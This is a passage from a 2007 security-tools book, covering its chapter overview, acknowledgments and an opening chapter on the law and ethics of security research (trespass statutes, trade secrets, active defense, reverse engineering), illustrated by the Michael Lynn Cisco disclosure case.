Chapter 10, *Custom Exploitation*, by Philippe Biondi. This chapter is a collection of tricks and tools I use to manipulate shell scripts and create exploits. It includes tools to help you analyze existing shell scripts as well as creating and testing your own. Since English is my second language, I want to thank David Coffey for helping me rewrite and rephrase this chapter's instructional language.

Control

Chapter 11, *Backdoors*, by Chris Iezzoni. This chapter demonstrates the usage and configuration of several of the most popular and easily obtained tools for use as backdoors. VNC is a common remote administration tool, available for both Windows and Unix. Here, I demonstrate some ways to streamline its installation for use as a backdoor. BO2k is a very popular purpose-built backdoor that runs on Windows, and this chapter demonstrates some of the more advanced modules available. Last, but certainly not least, some popular methods of backdooring Unix-based systems are covered. More advanced Unix backdoors are not covered due to their distribution-specific nature.

Chapter 12, *Rootkits*, by Nicolas Beauchesne. This chapter is a quick review of known rootkits for Windows and Linux and their usage and limitations. It is oriented more toward the usage and detection of those rootkits than exploring of their inner workings. I look at the differences in their detection paradigms in order to explain the different benefits of each technology. Among the detection tools, I include some system internals kits and advanced tools like IceSword. Combining the power of those tools should help you cover most cases of infection.

Defense

Chapter 13, *Proactive Defense: Firewalls*, by Dave Killion. This chapter covers host-based firewalls that are provided free for the three most common operating systems: Windows Firewall/Internet Connection Sharing, Windows, Netfilter/IPTables on Linux, and ipfw/natd on *BSD. Depending on how these hosts are employed, these instructions also cover using these systems as a gateway firewall in router or NAT mode. There are many firewall products out there—some of them very good—and there are many, many books written on them. With just a chapter to work with, I did the best I could to cover the basics of firewall policy, functionality, and configuration. After reading my chapter, you should have a good understanding of firewall functionality that can be applied to any firewall product, as well as some good hands-on experience with practical firewall management on an OS of your choice.

Chapter 14, *Host Hardening*, by Eric Markham and Eric Moret. After you learned how to defend your network through access control via a Firewall in Chapter 13, this

chapter will introduce some tools to protect a Windows or Linux computer. You will go through logical steps starting with choosing what to turn off, to running day-to-day systems at Least User privileges, and locking down a few Linux kernel parameters with security in mind. In the later part of the chapter, SELinux and its indispensable support tools are introduced. Then various ways to audit password strength are presented, from the venerable John The Ripper to modern rainbow cracking techniques. It finishes on the more advanced and broader virtualization topic.

Chapter 15, *Securing Communications*, by Julien Sobrier and Eric Moret. The next logical step following perimeter and host hardening is communication security. This chapter will walk you through the use of SSH. And although this tool originates from the *nix world, it has excellent support on Windows. The chapter then introduces email encryption and explains the two competing standards: OpenPGP and S/MIME. Then *stunnel* is used to secure any server daemon traffic, regardless of its implementation. Last but not least, we will echo the media that is so quick to denounce identity theft through physical hardware theft and present solutions to encrypt entire disks or partitions.

Chapter 16, *Email Security and Anti-Spam*, by Julien Sobrier. This chapter will help you to protect your own computer against the most common threats: viruses, worms, malware, spam, and phishing. It is probably the chapter that covers the largest spectrum of skills, from beginner (tweak your Windows antivirus) to advanced (create your own virus signatures or procmail rules). Knowledge of regular expressions and shell scripts would help you to customize the examples given in the chapter, but most of the sections are accessible to beginners.

Chapter 17, *Device Security Testing*, by Julien Sobrier. The tools presented in this chapter are complementary and cover different areas of security testing. A lot of examples on how to automate the tests are given throughout. The tools are great to use in all QA processes—not just for security devices but for any network device.

Monitoring

Chapter 18, *Network Capture*, by Dave Killion. Being able to monitor, capture, and analyze packets can be incredibly useful, either to troubleshoot network performance, debug a problematic networking program, or capture an attack for later analysis or as evidence for prosecution. I walk you through using several different cross-platform capture tools, including tcpdump and Wireshark, from both the command line as well as from a Graphical User Interface (GUI), as well as some tricks to manage your *pcap* files to distill them down to just what you are looking for. When you are finished with my chapter, you'll catch yourself thinking "I wonder what THAT program looks like on the wire?", and you'll have the tools and knowledge to find out.

Chapter 19, *Network Monitoring*, by Nicolas Beauchesne. This chapter covers tools such as Honeyd and Snort. Since lots of books already exist for those tools, the

approach taken here was to give the reader a quick round-up of its normal usage and then illuminate some ways to push those technologies in a new way, since they are flexible and can be used to perform plenty of tasks. Also covered in this chapter is a way to integrate these tools to gain network intelligence instead of just monitoring information.

Chapter 20, *Host Monitoring*, by Eric Moret. This chapter will introduce system administrators to the practice of monitoring production servers for file changes, by initially covering a large selection of tools and then diving deeper into Tripwire (my ex-aequo favorite), and Samhain's setup and configuration. Next I cover the use of Logwatch for log reporting on Linux, followed by a step-by-step guide to writing new log filters. I close the chapter with Prelude-IDS, a tool used to centralize security management of large number of networked devices.

Discovery

Chapter 21, *Forensics*, by Chris Iezzoni. This chapter covers some popular forensic tools that can be used for such tasks as attack and incident investigation, and malware discovery. I've tried to stick to mostly free collections of tools such as The Forensic Toolkit and SysInternals. With just these, a surprising amount of information can be unearthed about the inner workings of your system. This will give you a foundation upon which to explore on your own more complex tools, such as The Coroner's Toolkit (TCT).

Chapter 22, *Application Fuzzing*, by Nicolas Beauchesne. This chapter covers the different fuzzer and fuzzing techniques as well as how to create a new fuzzer script. Some tips are provided on how to setup a fuzzing test-bed and how to perform efficient tracing and debugging to improved the efficiency of your fuzzer tests. Also provided is a quick reversing of a network protocol for fuzzing purposes, so the reader knows what to look for when performing these tasks.

Chapter 23, *Binary Reverse Engineering*, by Michael Lynn. This chapter covers the art of binary reverse engineering using tools such as Interactive Disassembler and Ollydbg. I present you with a case study in which I show you how to find real bugs in closed source software. During this study, I'll show you how to use popular disassemblers and debuggers, and I'll even teach you how to write basic scripts to enhance these powerful tools. By the end of this chapter, you should be able to use these tools to find bugs without source code, and you should be able to get a good understanding of how reverse engineering of this type really works. No prior knowledge of reverse engineering or assembly language is required, although it will be helpful. You should have an understanding of basic programming skills to get the most out of this chapter.

Conventions Used in This Book

The following typographical conventions are used in this book:

Plain text
: Indicates menu titles, menu options, menu buttons, and keyboard accelerators (such as Alt and Ctrl).

Italic
: Indicates new terms, URLs, email addresses, filenames, file extensions, pathnames, directories, and Unix utilities.

`Constant width`
: Indicates commands, options, switches, variables, attributes, keys, functions, types, classes, namespaces, methods, modules, properties, parameters, values, objects, events, event handlers, XML tags, HTML tags, macros, the contents of files, or the output from commands.

`Constant width bold`
: Shows commands or other text that should be typed literally by the user. Also used for emphasis in code sections.

`Constant width italic`
: Shows text that should be replaced with user-supplied values.

This icon signifies a tip, suggestion, or general note.

This icon indicates a warning or caution.

Using Code Examples

This book is here to help you get your job done. In general, you may use the code in this book in your programs and documentation. You do not need to contact us for permission unless you're reproducing a significant portion of the code. For example, writing a program that uses several chunks of code from this book does not require permission. Selling or distributing a CD-ROM of examples from O'Reilly books does require permission. Answering a question by citing this book and quoting example code does not require permission. Incorporating a significant amount of example code from this book into your product's documentation does require permission.

We appreciate, but do not require, attribution. An attribution usually includes the title, author, publisher, and ISBN. For example: "*Security Power Tools,* by Bryan Burns et al. Copyright 2007 O'Reilly Media, Inc., 978-0-596-00963-2."

If you feel your use of code examples falls outside fair use or the permission given above, feel free to contact us at *permissions@oreilly.com*.

We'd Like to Hear from You

Please address comments and questions concerning this book to the publisher:

O'Reilly Media, Inc.
1005 Gravenstein Highway North
Sebastopol, CA 95472
800-998-9938 (in the United States or Canada)
707-829-0515 (international or local)
707-829-0104 (fax)

We have a web page for this book, where we list errata, examples, and any additional information. You can access this page at:

http://www.oreilly.com/catalog/9780596009632

To comment or ask technical questions about this book, send email to:

bookquestions@oreilly.com

For more information about our books, conferences, Resource Centers, and the O'Reilly Network, see our web site at:

http://www.oreilly.com

Safari® Books Online

When you see a Safari® Books Online icon on the cover of your favorite technology book, that means the book is available online through the O'Reilly Network Safari Bookshelf.

Safari offers a solution that's better than e-books. It's a virtual library that lets you easily search thousands of top tech books, cut and paste code samples, download chapters, and find quick answers when you need the most accurate, current information. Try it for free at *http://safari.oreilly.com*.

Acknowledgments

As a group, we'd like to thank Patrick Ames, our Juniper Networks Books editor-in-chief, for assisting us through the long, nine-month creation cycle and for giving us the advice and guidance to write and publish this book. We would also like to thank the many people at Juniper Networks who either reviewed or helped us in ways too numerous to recall. And we would like to thank the management of Juniper Networks for supporting us and granting us corporate resources to research and write this book.

The authors' individual acknowledgments are as follows:

Bryan Burns: Thanks to Avi, Paul, and Patrick for herding the cats. Thanks to Avi and Daniel for freeing up the time needed to write this book. Last but not least, thanks to Zuzana, Nico, and Sasha for at least trying to leave me alone long enough to get some work done.

Nicolas Beauchesne: I would like to thank Avi for giving me the time to write this book, and to Paul for the miracle of translating my bad English into something readable. Thanks to Julie, Kim, Sabrina, and Martine for their moral support.

Philippe Biondi: I'd like to thank Marina Retbi, Arnaud Ébalard, and Fabrice Desclaux for proofreading my bad English, and David Coffey who helped turn it into something that does not make you wish you were blind.

Jennifer Stisa Granick: I would like to thank my clients for facing personal risk and legal uncertainty in order to advance the state of the art of computer security (and for dreaming up so many interesting ways of getting in trouble), and my husband, Brad Stone, for always encouraging me.

Paul Guersch: I would like to acknowledge the engineers (Bryan, Julien, Dave, Chris, Eric, Michael, Eric, Nic, and Steve) who wrote this book. Since I am not an engineer, I am truly amazed at how much they know about network security. They are truly at the top of their game when it comes to securing and protecting customer systems. They keep me on my toes. I would also like to acknowledge Patrick Ames for his leadership in this project, and Avi Avivi for his trust in me.

Chris Iezzoni: This is my first contribution to a security-related book and I've learned a lot in the process. Mostly that it's an enormous amount of work for everyone involved. I'd like to thank my peers and coworkers for their efforts towards making this book a reality. Thanks to Paul for enduring my continuously late chapters and resulting edits. Special thanks to Avi for hiring me so many years ago.

Dave Killion: I felt like a juggler while working on this project—normal work, the book, school full time, my family, and other "special" projects—it was hard keeping it all in the air. I'd like to thank my boss, Avi, for understanding when the "work" ball was caught lower than some others, Paul for keeping me on track and not letting the "book" ball fall too far, but mostly my wife Dawn and my two kids, Rebecca and Justin, who supported me through all this stress to make this book, my job, my schooling, and, most importantly, my family a success. I love you guys!

Michael Lynn: I would like to thank Mrs. Baird for keeping me out of trouble throughout school, Robert Baird for keeping me out of trouble throughout and after college, and Jennifer Granick for getting me out of trouble when getting into trouble was the only moral thing to do.

Steve Manzuik: I would like to thank all the guys at Juniper who have struggled to get their day-to-day work done while still getting chapters completed more or less on the deadline date. Thanks to Avi for allowing me to go against my own better judgment and get involved in this project. Lastly, I would like to thank "Uncle Jack" for helping me out on those long evenings spent reviewing each chapter.

Eric Markham: I would like to acknowledge that without the support of my peers and my wife (who *is* actually a writer by trade), this book would be somewhat thinner.

Eric Moret: Thank you to the media at large for making our jobs possible. Keeping the public informed on cyber security risks is what puts bread and stinky cheese on the table. More seriously though, thank you Bryan for having convinced so many of us into writing a few "piece of cake" chapters in a book about security. Above all, thank you to my lovely wife Zoulfia who had to endure both our three-year-old Antoine and one-year-old Isabelle during a few weekends while I fled to the office, working to make my chapter's deadline.

Julien Sobrier: I would like to thank Avi for giving us time to write the book, Paul for helping to clean up my English, and my wife Yanchen and daughter Anais for letting me work at home on this book.

Part I

Legal and Ethics

1

Legal and Ethics Issues

In the summer of 2005, systems administrators and security researchers from all over the world gathered in Las Vegas, Nevada for Black Hat, one of the largest computer security conferences in the world. On the morning of the first day, Michael Lynn, one of the authors of this book, was scheduled to speak about vulnerabilities in Cisco routers. These vulnerabilities were serious: an attacker could take over the machines and force them to run whatever program the attacker wanted.

Cisco did not want Lynn to give the presentation. After last-minute negotiations with Lynn's employer, ISS, the companies agreed that Lynn would have to change his talk. A small battalion of legal interns converged on the convention floor the night before the speech and seized the CDs that contained Lynn's presentation slides for the talk and removed the printed materials out of the conference program.

Lynn, however, still wanted to give the original speech. He thought it was critical that system administrators know about the router flaw. A simple software upgrade could fix the problem, but few, if any, knew about the vulnerability. Lynn thought disclosure would make the Internet more secure. So, he quit his job at ISS and gave the talk he originally planned.

That evening, Cisco and ISS slapped Lynn, and the Black Hat conference, with a lawsuit.

We live in the Information Age, which means that information is money. There are more laws protecting information now than there were 25 years ago, and more information than ever before is protected by law. Cisco and ISS alleged that Lynn had violated several of these laws, infringing copyrights, disclosing trade secrets, and breaching his employment contract with ISS.

Lynn came to me because I've spent the last 10 years studying the law as it relates to computer security. I've advised coders, hackers, and researchers about staying out of trouble, and I've represented clients when trouble found them anyway. I've given speeches on computer trespass laws, vulnerability disclosure, and intellectual

property protection at Black Hat, to the National Security Agency, at the Naval Postgraduate School, to the International Security Forum, and at Australia's Computer Emergency Response Team conference. I've been a criminal defense attorney for nine years and have taught full time at Stanford Law School for the last six years.

I believe in the free flow of information and generally disapprove of rules that stop people from telling the truth, for whatever reason. But I understand that exploit code can also put a dangerous tool in the hands of a malicious, but otherwise inept, attacker. I believe companies need to protect their trade secrets, but also that the public has a right to know when products or services put them at risk.

Lynn told me that Cisco employees who had vetted the information were themselves unable to create a usable exploit from the information he gave them. But Lynn wanted to show people that he knew what he was talking about and that he could do what he said could be done. He included just enough information to make those points.

I know a lot about computer security for a lawyer, but not as much as a real security engineer, so I asked a couple of Black Hat attendees about the substance of Lynn's presentation. They confirmed that Lynn's presentation did not give away exploit code, or even enough information for listeners to readily create any exploit code. After a marathon weekend of negotiating, we were able to settle the case in a manner that protected my client from the stress and expense of being sued by a huge company.

1.1 Core Issues

I began this exploration of security ethics and issues with Michael Lynn and the Black Hat affair, not because of its notoriety in security circles, and certainly not to embarrass or promote him or the companies that filed suit, but because the case really does raise fascinating legal issues that the security marketplace is going to see again and again. You can substitute one company's name for another, or one defendant for another, and the issues remain just as current. This chapter is going to review these legal issues in an open-minded way. Let's begin with a few simple items from the Lynn case.

One of the allegations was the misappropriation of *trade secrets*. A trade secret is information that:

> (1) Derives independent economic value, actual or potential, from not being generally known to the public or to other persons who can obtain economic value from its disclosure or use; and (2) Is the subject of efforts that are reasonable under the circumstances to maintain its secrecy.

What was the secret? Lynn did not have access to Cisco source code. He had the binary code, which he decompiled. Decompiling publicly distributed code doesn't violate trade secret law.

Could the product flaw itself be a protected trade secret? In the past, attorneys for vendors with flawed products have argued that researchers would be violating trade secret law by disclosing the problems. For example, in 2003, the door access control company Blackboard claimed a trade secret violation and obtained a temporary restraining order preventing two researchers from disclosing security flaws in the company's locks at the Interz0ne II conference in Atlanta, Georgia. What if we had the same rule with cars? Imagine arguing that the fact that a car blows up if someone rear ends you is a protected secret, because the market value drops when the public knows the vehicle is dangerous. No thoughtful judge would accept this argument (but judges don't always think more clearly than zealous attorneys do).

Even if there is some kind of trade secret, did Lynn misappropriate it? Misappropriation means acquisition by improper means, or disclosure without consent by a person who used improper means to acquire the knowledge.

> As used in this title, unless the context requires otherwise: (a) Improper means includes theft, bribery, misrepresentation, breach or inducement of a breach of a duty to maintain secrecy, or espionage through electronic or other means. Reverse engineering or independent derivation alone shall not be considered improper means.

The law specifically says that reverse engineering "alone," which includes decompiling, is a proper, not improper, means of obtaining a trade secret.

What does it mean to use reverse engineering or independent derivation *alone*? Lynn reverse-engineered, but the complaint suggested that Cisco thought decompiling was improper because the company distributes the router binary with an End User License Agreement (EULA) that prohibits reverse engineering.

What legal effect does such a EULA term have? Probably 99.9 percent of people in the world who purchase software do not care to reverse engineer it. But I maintain that society is better off because of the .1 percent of people who do. Reverse engineering improves customer information about how a product really works, promotes security, allows the creation of interoperable products and services, and enables market competition that drives down prices while providing, in theory, better protects. Lawmakers recognize the importance of reverse engineering, which is why the practice is a fair use under the copyright law, and why statutes go out of their way to state that reverse engineering does not violate trade secret law. Yet, despite these market forces, the trade secret owner has little or no incentive to allow reverse engineering. Indeed, customers generally do not demand the right. Increasingly, EULAs cite no reverse engineering. Should vendors be allowed to bypass the public interest with a EULA? It's a serious issue.

The Lynn case illustrates that a simple decision by a researcher to tell what he knows can be very complicated both legally and ethically. The applicable legal rules are complicated, there isn't necessarily any precedent, and what rules there are may be in flux. One answer might be simply to do what you think is right and hope that the law agrees. This, obviously, is easier said than done. I was persuaded that Lynn did

the right thing because a patch was available, the company was dragging its feet, the flaw was important, and he took pains to minimize the risk that another person would misuse what he had found. But making ethical choices about security testing and disclosure can be subtle and context-specific. Reasonable people will sometimes disagree about what is right.

In this chapter, I talk about a few of the major legal doctrines that regulate security research and disclosure. I will give you some practical tips for protecting yourself from claims of illegal activity. Many of these tips may be overcautious. My fervent hope is not to scare you but to show you how to steer a clean, legal path. Inevitably, you will be confronted by a situation that you cannot be sure is 100 percent legal. The uncertainty of the legal doctrines and the complexity of computer technology, especially for judges and juries, mean that there will be times when the legal choice is not clear, or the clear choice is simply impractical. In these situations, consult a lawyer. This chapter is meant to help you spot those instances, not to give you legal advice.

Furthermore, this chapter discusses ethical issues that will arise for security practitioners. *Ethics* is related to but is not the same as the law. Ideally, the law imposes rules that society generally agrees are ethical. In this field, rules that were meant to stop computer attacks also impact active defense choices, shopping bots, using open wireless networks, and other common or commonly accepted practices. Where the laws are fuzzy and untested as in the area of computer security, then prosecutors, judges, and juries will be influenced by their perceptions of whether the defendant acted ethically.

That having been said, frequently ethics is a matter of personal choice, a desire to act for the betterment of security, as opposed to the private interests of oneself or one's employer. Some readers may disagree with me about what is ethical, just as some lawyers might disagree with me about what is legal. My hope is that by reasoning through and highlighting legal and ethical considerations, readers will be better equipped to make a decision for themselves when the time arises, regardless of whether they arrive at the same conclusions I do. Now, I must give you once last disclaimer. This chapter is a general overview. It does not constitute legal advice, and it could never serve as a replacement for informed legal assistance about your specific situation.

Be Able to Identify These Legal Topics

You should be better able to identify when your security practices may implicate the following legal topics:

- Computer trespass and unauthorized access
- Reverse engineering, copyright law, EULAs and NDAs, and trade secret law
- Anti-circumvention under the Digital Millennium Copyright Act (DMCA)
- Vulnerability reporting and regulation of code publication

Because these concepts are complicated and the law is untested and ill-formed, readers will not find all the answers they need for how to be responsible security practitioners within the law. Sometimes the law over-regulates, sometimes it permits practices that are ill-advised. There will almost certainly be times when you do not know whether what you are about to do is legal. If you aren't sure, you should ask a lawyer. (If you are sure, perhaps you haven't been paying attention.)

Let's investigate these four areas, beginning with trespass.

1.2 Computer Trespass Laws: No "Hacking" Allowed

Perhaps the most important rule for penetration testers and security researchers to understand is the prohibition against computer trespass.

There are both common law rules and statutes that prohibit computer trespass under certain circumstances. (Common law rules are laws that have developed over time and are made by judges, while statutes are written rules enacted by legislatures—both types of laws are equally powerful.) There are also Federal (U.S.) statutes and statutes in all 50 U.S. states that prohibit gaining access to computers or computer networks without authorization or without permission.

Many people informally call this trespassing *hacking* into a computer. While hacking has come to mean breaking into computers, the term clouds the legal and ethical complexities of laws that govern use of computers. Some hacking is legal and valuable, some is illegal and destructive. For this reason, this chapter uses the terms *computer trespass* and *trespasser* or *unauthorized access* and *attacker* to demarcate the difference between legal and illegal hacking.

All statutes that prohibit computer trespass have two essential parts, both of which must be true for the user to have acted illegally. First, the user must access or use the computer. Second, the access or use must be without permission. The federal statute has an additional element of damage. Damage includes nonmonetary harm such as altering medical records or interfering with the operation of a computer system used for the administration of justice. Damage also includes causing loss aggregating at least $5,000 during any one-year period.* In practice, plaintiffs do not have much trouble proving damage because most investigations of a computer intrusion will cost more than $5,000 in labor and time.†

* See 18 U.S.C. 1030 for full text of the federal statute.

† For more on calculating loss in computer crime cases, see "Faking It: Calculating Loss in Computer Crime Cases," published in *I/S: A Journal of Law and Policy for the Information Society*, Cybersecurity, Volume 2, Issue 2 (2006), available at *http://www.is-journal.org/V02I02/2ISJLP207-Granick.pdf*.

Some state statutes define criminal behavior, which means that the attacker can be charged with an offense by the government and, if found guilty, incarcerated. Some state statutes and the federal law define both a crime and a civil cause of action, for which the owner of the computer system could sue the attacker for money.

Pen testers and security researchers discover ways to gain access to computers without authorization. Learning how to get access isn't illegal, but using that information might be. Whether a particular technique is illegal depends on the meaning of *access* and *authorization*. For example, let's pose two not-so-hypothetical instances:

1. A maker of electronic voting machines has left source code for the machines on an anonymous FTP server. I believe the company may have done so inadvertently, but I want to analyze the source code for security flaws. May I download it?
2. I am the system administrator of a network under attack from zombie machines infected by the Code Red worm. I want to use a tool that will stop the zombies by installing code on them by exploiting the same vulnerability used by Code Red to infect. May I use this tool?

What Does It Mean to Access or Use a Computer?

The concept of *unauthorized access* appears to be deceptively simple. In the real world, shared social values and understandings of property make it relatively clear when someone is trespassing upon the land or property of another. But even here, the trespass rule isn't a bright line. You can go on someone's property to ring the doorbell. It may be acceptable to cut through private property to get to the beach. If a store is open, you can enter even if you don't see a salesclerk inside. When we were kids, we played in all the neighbors' yards, even if they didn't have children themselves. These social conventions have evolved over time, and people tend to understand them, though there are still areas of disagreement.

Computers are much newer than land, and we have less history and less shared understandings about our rights and responsibilities with regards to networked machines. What does it mean to access or use a computer? Is port scanning access or use? What about sending email, visiting, or having someone visit my web page? Metaphorically, you send email to another person's machine, but we would not say that setting up a web page gains access to visitors' machines. Technically, in each case, two networked machines exchange electrons. Is either, or are both, accessing computers?

The law has taken an expansive view of access, one based on the physical exchange of electrons and the uses of computing cycles. Essentially, every use of a networked computer is access. Cases say accessing computers includes:

- Port scanning
- Reading web pages
- Using spiders or searchbots

- Sending email
- Automated searching of web-published databases

Because basically every communication with a networked computer is access, the dividing line between legal and illegal behavior is whether the user has permission or authorization.

What Is Adequate Authorization to Access a Computer?

Some statutes use the word *authorization*, others use *permission*. The idea is that access without permission is improper and therefore should be illegal.

Obviously, we rarely get explicit permission to use a networked computer. Usually, we assume we have permission—otherwise, why would the machine be on a network? However, there are times when files are physically accessible but other circumstances suggest that the owner does not want people to look at them. There are times when we stumble upon something we think the owner would rather we didn't have; for example, candid audio recordings of the governor talking about his ideas on immigration policy, a misplaced password file, or the source code for controversial electronic voting machines. Do we always assume that a user has permission to access unless the owner specifies otherwise? Should we assume that users do not have permission unless the owner clearly states that they do? Or is there some middle ground?

The law has tried to distinguish between situations where users can assume permission and ones where otherwise accessible files remain off limits. Files that are password-protected are off limits, even if someone with an account allows you to use their information to log on.* A former employee who signs a noncompete agreement cannot access the company web site to do price research for his new employer.† If the owner decides that a user should not be searching the site and sues, that alone is proof that the user did not have permission.‡ An employee who knows he is leaving the business cannot access customer lists for the purposes of taking that information to his new employer.§ However, a union organizer can access membership rolls to bring that information to a rival union.**

Even lawyers find these rules confusing, contradictory, and unworkable. Bright-line rules are clear but are inevitably either under- or over-protective. More flexible standards get the answer right when the cases fall in a grey area, but make it difficult to

* *Konop v. Hawaiian Airlines*, 302 F.3d 868 (9th Cir. 2002).

† *EF Cultural Travel B.V. v. Zefer Corp.*, 318 F.3d 58 (1st Cir. 2003).

‡ *Register.com, Inc. v. Verio, Inc.*, 356 F.3d 393 (2d Cir. 2004).

§ *Shurgard Storage Centers Inc. v. Safeguard Self Storage Inc.*, 119 F.upp.2 1121 (W.D. Wash. 2000).

** *Int'l Assoc. of Machinists and Aerospace Workers v. Werner-Matsuda,* 390 F.Supp.2d 479 (D. Md. 2005).

predict what the legal outcome will be. Computer trespass law seems to have the worst of both worlds.

One problem is that it is hard to define when access is acceptable and when it is not. Another problem may be with the fundamental idea that computer access should be controlled by the owner's personal preferences, particularly if the owner is not willing to invest in security measures to protect its information or system. Consider this hypothetical example:

> I have a web site that talks about my illegal sales of narcotics. When you visit my site, there's a banner that says you may only visit this site if you are not a cop. If law enforcement visits, have they violated the law because they accessed my web site without my permission?

Real-world examples abound: unsecured machines store the code for flawed electronic voting machines; or documents showing cigarette companies were aware of and took advantage of the addictive effects of nicotine; or files proving that the telephone company is giving customer calling records and copies of sent email to the government for warrant-less surveillance. Owners may not want us to have this information, but does that mean the law should make it off-limits?

Common Law Computer Trespass

There are also common law rules that prohibit computer trespass. At common law, there was a tort called *trespass to chattel*. (A *tort* is a civil wrong, for which you can be sued. A *chattel* is an item of personal property, like a car or an ox.) The rule was that if you take someone else's personal property, or use it in such a way that the owner's control and enjoyment over that item is diminished, you could be sued for trespass to chattels.

The trespass to chattels tort fell out of use for several decades, until spam came along. Enterprising lawyers decided to reinvigorate the tort to attack spam, arguing that unwanted bulk email interfered with ISPs right to control their computer servers. These claims were basically successful, until the case of *Intel v. Hamidi*.* In that case, Mr. Hamidi wanted to send email to current Intel employees complaining about the company's labor policies. Intel tried to block Hamidi's emails, and when he circumvented their efforts, they sued him in California, claiming that by sending the email he was trespassing on their computer system. The California Supreme Court ultimately rejected that claim, holding that in California, the tort required the plaintiff to show some harm to the chattel, and Intel failed to show that Hamidi's emails harmed their computer system in any noticeable way. They only showed that his emails were distracting to employees and system administrators.

* *Intel v. Hamidi*, 30 Cal.4th 1342 (2003).

The lesson from *Hamidi* is that common law, like the federal statute, requires some kind of harm to the computer system or to some government interests. Remember, though, that state statutes are rarely so limited. Under most state statutes, the plaintiff need not show any damage, only unauthorized access or use. Many state statutes allow both civil and criminal claims. *Even if you are certain that your use of a networked computer isn't going to do any harm to the computer system or to data stored there, in theory, you might still cross the legal line in your state or in the state in which the target computer is located.*

Case Study: Active Defense

> You are a system administrator for a university. Your network is getting bombarded with traffic from zombie computers infected with a computer virus. There is software on the market that you can use to stop the attack. The software will infiltrate the zombie machines through the same vulnerability that allowed the virus to infect them. It will then install code on the zombies that will stop the attack. Is it legal to use this "active defense" tool to protect your system?

Let's look at U.S. Federal law. Section 1030 prohibits the intentional transmission without authorization of a software program that causes damage to a computer used in interstate commerce. You would intentionally use the active defense software against the zombies. Code would then be placed on the zombie machines without the owners' permission. *Damage* means any impairment to the integrity of a computer system. Integrity is implicated when the system is altered in any way, even if no data is taken. To sue, a plaintiff would need $5,000 in damage. Damage costs can include the cost of investigation and of returning the system to its condition prior to the attack.

If I owned a zombie machine affected by your active defense program, I'd have the basic elements of a legal claim. I might not sue, of course. There may not be enough money at stake, I may not be able to prove that you were the cause of harm, instead of the virus or some other contaminant. Probably no prosecutor would be interested in a case like this. But active defense arguably crosses the legal line.

There are some legal defenses you could raise. The common law recognizes necessity and self-defense as excuses for otherwise illegal behavior. Both defenses are pretty narrow. You have to show that you had no other option, and that your response was proportionate to the harm being done to you and did no more harm than necessary.

There have *never* been any cases analyzing the legality of active defense-type programs or of the applicability of these defenses to computer security practices. This example is not intended to scare network administrators away from using active defense. I use this to illustrate that the law of computer trespass is broad and covers a lot of behavior you might otherwise think is legitimate. Perhaps no one will ever sue over active defense, and society and the courts will come to accept it as perfectly

legitimate. The point the reader should be able to identify is that it is possible to make a logical argument that active defense violates the law. This risk is one that sys admins must take into account.

Law and Ethics: Protecting Yourself from Computer Trespass Claims

Despite this gloomy view of the functionality of the computer trespass law, there are ways that you can greatly reduce the chances of getting sued or worse:

- Get permission first.
- Do research on your own machines.
- Don't cause harm to a victim.
- Report findings directly to the system administrator or vendor.
- Don't ask for money for your findings.
- Report to people likely to fix it or heed the information, not to people likely to misuse it.

Remember, the litmus test in computer trespass is that the user does not have authorization or permission. Before you pen test or do research, get permission. Get it in writing. The more detailed the permission, the less there is to fight about later on. The permission can list the tasks you'll perform and the machines on which you'll perform them.

If you can't get permission to test on someone else's machine, do the research on your own machines. Then you can give yourself permission.

For those times when you are not going to be able to get permission from the owner of the computer you must access, you will do better if you do not take any actions to harm the interests of the computer owner beyond the mere trespass. While state law may not require proof of damage, prosecutors, judges, and juries are influenced by whether they think the user was a good guy or a bad guy.

For example, in 1997, I represented a young man who was learning about computer security and wanted to test whether his ISP's web site had a popular misconfiguration that allowed access to the encrypted password file. He typed in the URL where the password file was often improperly stored and found the file. Technically, that completed the crime. He accessed the password file and he did not have permission to do so. I doubt than any federal prosecutor would have been very interested in the case at this point.

What happened next was that my client ran a password-cracking tool against the file and distributed the cracked username and password pairs over an open IRC channel. The ISP did not like this and neither did the FBI investigators or the Department

of Justice. In my opinion, my client would not have been charged if he had not distributed the cracked passwords to the public in the chat room. Doing so is not an element of the crime. However, it did make my client look like a bad guy, out to hurt the ISP.

In reality, the perceived ethics of the user (perceived by a jury or a judge) affect whether he will be charged and convicted. For example, in 2002, the U.S. Attorney in Texas charged Stefan Puffer with violating federal law after Puffer demonstrated to the Harris County District Court clerk that the court's wireless system was readily accessible to attackers. A jury acquitted Stefan Puffer in about 15 minutes. One juror said she believed that Puffer intended to improve the court's wireless security, not to cause damage. In another case, in 2006, the Los Angeles United States Attorney's Office criminally charged a man who found a database programming error in a University of Southern California online application web site, and then copied seven applicants' personal records and anonymously sent them to a reporter to prove that the problem existed. The prosecutor said during a press conference that he didn't fault the man for accessing the database to test whether it was secure. "He went beyond that and gained additional information regarding the personal records of the applicant." The man eventually pled guilty.

These cases illustrate that the technical definitions of access and authorization matter less than doing what seems right. In today's computer trespass law, remember that ethics carries equal weight to written and common law: *do not act to intentionally harm the interests of the computer owner, no matter how insecure the machine may be*.

1.3 Reverse Engineering

The human race has the ability and perhaps even the innate urge to study its environment, take it apart, and figure out how things work. One might argue it is why we are who we are. Reverse engineering is one expression of this tinkering impulse.

However, when you consider reverse engineering in the field of computers and software, the practice can conflict with legal rules designed to protect intellectual property. While intellectual property law generally recognizes reverse engineering as legitimate, there are some important exceptions that have ramifications for security engineers and professionals. There are three intellectual property rules that may affect your ability to legally reverse engineer: copyright law, trade secret law, and the anti-circumvention provisions of the Digital Millennium Copyright Act.

Copyright Law and Reverse Engineering

A fundamental technique used by security researchers is to take a "known product and working backward to divine the process which aided in its development or

manufacture."* The Ninth Circuit Court of Appeal has defined reverse engineering in the context of software engineering as:

> (1) reading about the program;
>
> (2) observing the program in operation by using it on a computer;
>
> (3) performing a static examination of the individual computer instructions contained within the program; and
>
> (4) performing a dynamic examination of the individual computer instructions as the program is being run on a computer.

So, many methods of reverse engineering pose no legal risk of copyright infringement. However, emulating, decompilation, and disassembly will require at least partial reproduction of the original code. And copyright law protects software. Copyright law grants to the copyright owner certain exclusive rights in the work, even when copies of the item are given away or sold. These rights include: the right to reproduce the work; the right to prepare derivative works; the right to distribute copies of the work; the right to perform the work publicly; and the right to display the work publicly.† Thus, some reverse engineering will create infringing copies of a software program.

Two defenses to copyright infringement nonetheless allow the practice of reverse engineering. First, an owner of a copy of a computer program is allowed to reproduce or adapt the program if reproduction or adaptation is necessary for the program to be used in conjunction with a machine.‡ This exception is relatively limited because it applies only to an owner seeking to adapt his own copy of the program. However, it protects some reverse engineering from infringement claims.

